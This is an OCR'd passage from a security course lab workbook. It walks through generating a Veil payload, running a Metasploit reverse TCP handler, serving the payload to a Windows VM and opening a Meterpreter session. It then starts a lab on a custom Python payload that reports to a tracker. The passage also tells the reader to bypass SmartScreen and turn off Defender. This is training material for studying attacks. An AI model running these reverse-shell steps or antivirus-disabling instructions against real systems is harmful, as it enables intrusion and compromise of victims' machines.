

Let's set the local host IP and local port, so our compromised victim can connect back to us. We can do this by issuing the following commands:

- `SET LHOST 10.10.78.1`
- `SET LPORT 4444`

## Generate your payload

Now that our options are set, we can generate the payload for our Windows victim. We can do this with the `generate` command.

*NOTE*: You will be prompted what to name your output files. In this case, you can simply hit `Enter` when prompted for this to use the default base name of payload - however, you can name it whatever you like.




As prompted, hit the Enter key to complete this process and create the payload.

Two files created here are of importance:

- The .bat file is the file you need to get to your Windows victim.
- The .rc file is the file to receive your backdoor connection.

At this point, you can quit Veil with Ctrl-C.

## Launch the Handler

Now, let's start our handler. This will run on our "hacker" machine (our Slingshot VM) and wait for connections from our victim machine (Our Windows VM)

Veil has done a big favor for us and created a file that we can run to fire up the handler, which will wait at 10.10.78.1, port 4444, for a connection from our victim.

We can start this handler with the following commands:

```
cd /var/lib/veil/output/handlers
```

```
msfconsole -r payload.rc
```

Wait a few moments for metasploit to load, and you should see a reverse_tcp handler is created, and waiting...

```
[*] Started reverse TCP handler on 10.10.78.1:4444
msf6 exploit(multi/handler) >
```

Now, it's time to move to our Windows victim, and get things going.


## Locate the payload

Open another terminal window in Slingshot, and find the payload by typing:

```
cd /var/lib/veil/output/source
```

```
ls
```

You should see a file called `payload.bat`. This file contains PowerShell x64 and x86 versions, and can switch between them. This is a great starting point for our victim Windows 10 device.




## Serve that payload

Now, we can serve this payload up to our Windows 10 victim using Python.


`python3 -m http.server 8000` will serve the contents of the existing directory over port 8000.

```
sec467@sec467-slingshot:/var/lib/veil/output/source$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

## Download that payload!

*From your Windows VM*, open a browser and navigate to http://10.10.78.1:8000 .

You should see the payload.bat file that was previously generated. Right-click on this and select Save link as...




Save it to a location that's easy to find, like Downloads or your Desktop.

*Finally, double-click on this file to run it.*

NOTE: If you get a message from Windows SmartScreen, select 'Run'. Clearly, you wouldn't do this on your personal system! NOTE: If your payload.bat will not download, Windows Defender may have switched itself back on. Temporarily turn off real time protection by searching for Windows Security in Windows Search, selecting Virus and Threat protection, then Virus and Threat protection settings, then turning real time protection to 'Off'.

## Connection Received!

If all goes well, you should see a message similar to this one:

```
[*] Meterpreter session 1 opened (10.10.78.1:4444 -> 10.10.78.2:55858) at 2021-05-04 15:28:59 +0000
msf6 exploit(multi/handler) > 
```

If you do not, verify your handler is still running, and that you provided the correct IP address and port when creating the payload. If you are still having problems, reach out to your SME, TA, or Instructor for assistance.

## Backdoors away!

From your handler window, access your meterpreter session with the following command:

`sessions -i 1` which will open your interactive mode `-i` meterpreter session. This will be visible with the `meterpreter>` prompt in the terminal.

Let's have some fun, shall we?

```
meterpreter > ls
```

will list the contents of the directory the payload was run from.

As time permits, feel free to further explore the power of meterpreter, using command references like https://docs.rapid7.com/metasploit/manage-meterpreter-and-shell-sessions/#meterpreter-shell-commands as your guide.

# *Lab 2.2: Roll your own*

In this lab, we will use a custom payload to tailor our own desired functionality and lower risk of detection.

## Lab Goal

In this lab, you will:

- Analyze what we need to post back to integrate with the Simple Social Engineering Tracker
- Make a simple execution logger
- Modify the template Python payload to send the right data back
- Build a Windows .exe file
- Test and demonstrate reporting
- Discuss ways to extend the payload

## Launch the SSET docker container


From Slingshot, launch SSET by opening the MATE terminal and running the following commands:

`cd tracker` to switch to the tracker directory

`./gosetracker.sh` to fire up the container


Once started open up Firefox and go to http://127.0.0.1:8080/tracker/admin/

Because the container resets every run, the dashboard should be clear (red banner) and look like this:




## Generate a code for our payload

Now we need to generate a new code for our payload. Click 'Generate Code', then enter a group name of 'Payload_Test'.




The most important part of the displayed new URL is the parameter `secure_id=XYZ` (your ID will vary). This is the what we need to have the payload send back in a moment.


## Start with a Basic Payload

Open another instance of MATE Terminal, then move to the tools directory by doing the following:

```
cd ~/tools
```

```
gedit BasicPayload0.py
```

(if using gedit is unacceptable, feel free to use the editor of your choice!)




Let's take a look at each section of the payload.


Section 1 ( `Required Modules` ) imports a number of modules Python needs to run the payload correctly. In Python, modules are libraries that provide significant additional functionality to our script beyond what is built in. While we are not using the `socket` and `os` modules at this moment, the `requests` module is critical. This allows us to make a HTTP GET or POST to send data back to a web server. It will use the variables in the next section to assemble this HTTP request, and the request will let the SSET know that the payload has executed.

Section 2 ( `Get URL and parameters to send` ) will get us ready to send our HTTP request. The `URL` variable is set to contain the address of the tracking script. You'll remember from yesterday that this `URL` writes to the database that the link (or executable) was clicked (or run). The second variable, `codeid` , will contain the tracking value that we generated in SSET previously. *You will need to replace this with the ID generated in SSET for this to work*. The final `payload` variable sets the GET request up in the right format.

Section 3 ( `Make request.` ) just sends the HTTP GET with the variables we've specified in section 2.

## Add your codeid

Now, go ahead and add your codeid from your generated URL in SSET into Section 2, replacing `XYZ` with your codeid. NOTE: your codeid will likely be different from the one in the screenshot.




Once you've made this modification, save your file and close your editor of choice. In `gedit` you will save by pressing the 'save' button in the toolbar.

## Let's test!

Go ahead and run the script one time to fire that HTTP GET request and test this. From your terminal, within the /home/sec467/tools directory, run:

